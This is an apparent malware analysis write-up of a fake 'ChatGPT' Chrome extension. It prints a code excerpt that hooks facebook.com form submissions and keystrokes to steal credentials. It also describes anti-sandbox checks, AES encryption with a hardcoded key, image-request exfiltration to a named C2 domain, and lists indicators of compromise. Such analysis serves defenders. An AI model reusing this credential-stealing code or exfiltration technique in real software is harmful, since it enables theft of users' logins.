TL;DR#
I analyzed a malicious Chrome extension posing as a ChatGPT assistant. The background loader uses basic anti analysis checks to avoid sandboxes before injecting the main payload core/app.js into all web pages. The core script specifically targets www.facebook.com, hooking form submissions to steal credentials and capturing keystrokes. All stolen data is AES encrypted with a hardcoded key and exfiltrated to https://Mo.Elshaheedy.com via image GET requests.
Extension structure#

- Manifest.json: The core configuration file, specifying metadata, permissions, and behavior. Key fields to inspect include permissions (e.g., access to cookies, tabs, or external URLs), host permissions defining interaction with specific domains, and content scripts or web accessible resources indicating injected functionality.
- Background Scripts: Persistent scripts managing event handling and browser monitoring. Often exploited for tracking user activity or sending data to remote servers.
- Content Scripts: Injected into web pages to interact with the DOM. A common vector for data theft or page manipulation.
- Popup Scripts: Handle the extension’s user interface, which may conceal malicious actions or mislead users.
- Web-Accessible Resources: Files accessible by web pages, potentially used to deliver malicious payloads or expose sensitive data.
- External Resources: URLs or scripts loaded externally, often linked to malicious domains or obfuscated content.
Initial Triage#
I started by looking at the manifest.json file to see how this specific extension is configured. It calls itself “ChatGPT” and claims to be an AI powered assistant, but the configuration is highly suspicious.

Breaking down the manifest reveals its true capabilities:
- Permissions: Broad access to all web pages (
http://*/*andhttps://*/*), browser tabs, andcookies. Privileges forwebRequestandwebRequestBlockingenable interception and modification of network traffic, which could redirect users or inject malicious scripts. Thestoragepermission allows saving potentially stolen data locally. - Background Script: The persistent script (
system/loader.js) runs continuously, allowing real time monitoring, data exfiltration, and possible communication with a Command and Control (C2) server. - Content Scripts: The injected script (
core/app.js) runs on all pages (<all_urls>), interacting with the DOM to read sensitive user input, manipulate content, and potentially log keystrokes or inject phishing forms. - Browser Action: A popup UI (
assets/ui.html) provides a seemingly legitimate interface, potentially hiding malicious functionality or links.
Anti Analysis and Loader#
I checked out system/loader.js next to see how it bootstraps the execution.

There’s a quick anti sandbox check right at the start. It checks if navigator.plugins.length is 0 or if the user agent contains HeadlessChrome. Automated analysis environments and headless browsers typically don’t have plugins installed, so if this triggers, the script throws an alert and disables itself by returning false on messages. If the check passes, it dynamically creates a script tag to load the main payload, core/app.js.
Targeting and Keylogging#
I grabbed the main logic from app.js to see what it actually does once injected into a page.
 1    const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];
 2    if (targets.indexOf(window.location.hostname) !== -1) {
 3        document.addEventListener('submit', function(event) {
 4            let form = event.target;
 5            let formData = new FormData(form);
 6            let username = formData.get('username') || formData.get('email');
 7            let password = formData.get('password');
 8
 9            if (username && password) {
10                exfiltrateCredentials(username, password);
11            }
12        });
13
14        document.addEventListener('keydown', function(event) {
15            var key = event.key;
16            exfiltrateData('keystroke', key);
17        });
18    }
The script defines a target array with a base64 encoded string d3d3LmZhY2Vib29rLmNvbQ==. Decoding this reveals www.facebook.com. If the victim is on Facebook, it attaches an event listener to any form submissions, specifically looking for username or email along with password fields. If it finds them, it passes them to an exfiltration function. It also attaches a global keydown listener, effectively acting as a keylogger for anything typed on the site.
Encryption and Exfiltration#
I looked at the rest of app.js to understand how exfiltrateCredentials and exfiltrateData process the stolen information.

The script packs the stolen data along with the hostname into a JSON payload. It passes this to encryptPayload, which uses CryptoJS to AES encrypt the data. The key is hardcoded as SuperSecretKey123, and the Initialization Vector is randomly generated. It concatenates the IV and ciphertext, base64 encodes it, and hands it off to sendToServer.
To actually get the data out, sendToServer uses pixel tracking. It creates a new Image object and sets the source to https://Mo.Elshaheedy.com/collect?data= appended with the URL encoded encrypted payload. Appending the image to the document body forces the browser to make a GET request to the attacker’s C2. This is a common trick to bypass CORS restrictions and silently exfiltrate data without triggering obvious XHR or Fetch alerts in the network tab.
IOCs#
| Value | Description |
|---|---|
https://Mo.Elshaheedy.com/collect | Exfiltration C2 endpoint |
SuperSecretKey123 | Hardcoded AES encryption key |
d3d3LmZhY2Vib29rLmNvbQ== | Base64 encoded target (www.facebook.com) |
system/loader.js | Extension background loader script |
core/app.js | Extension main payload script |
Attack Timeline#
%%{init: {'theme': 'base', 'themeVariables': { 'background': '#ffffff', 'mainBkg': '#ffffff', 'primaryTextColor': '#000000', 'lineColor': '#333333', 'clusterBkg': '#ffffff', 'clusterBorder': '#333333'}}}%%
graph TD
    classDef default fill:#f9f9f9,stroke:#333,stroke-width:1px,color:#000;
    classDef access fill:#e1f5fe,stroke:#0277bd,stroke-width:2px,color:#000;
    classDef exec fill:#ffebee,stroke:#c62828,stroke-width:2px,color:#000;
    classDef exfil fill:#fce4ec,stroke:#880e4f,stroke-width:2px,color:#000;
    classDef mal fill:#fff3e0,stroke:#e65100,stroke-width:2px,color:#000;

    A([Victim Browser]):::default --> B[loader.js executes
Checks for virtual environment]:::exec
    B --> C[app.js injected
Targets www.facebook.com]:::mal
    C --> D[Hooks forms and keystrokes
Captures credentials]:::access
    D --> E[AES Encryption
Hardcoded key]:::exec
    E --> F[GET Request via Image
Mo.Elshaheedy.com]:::exfil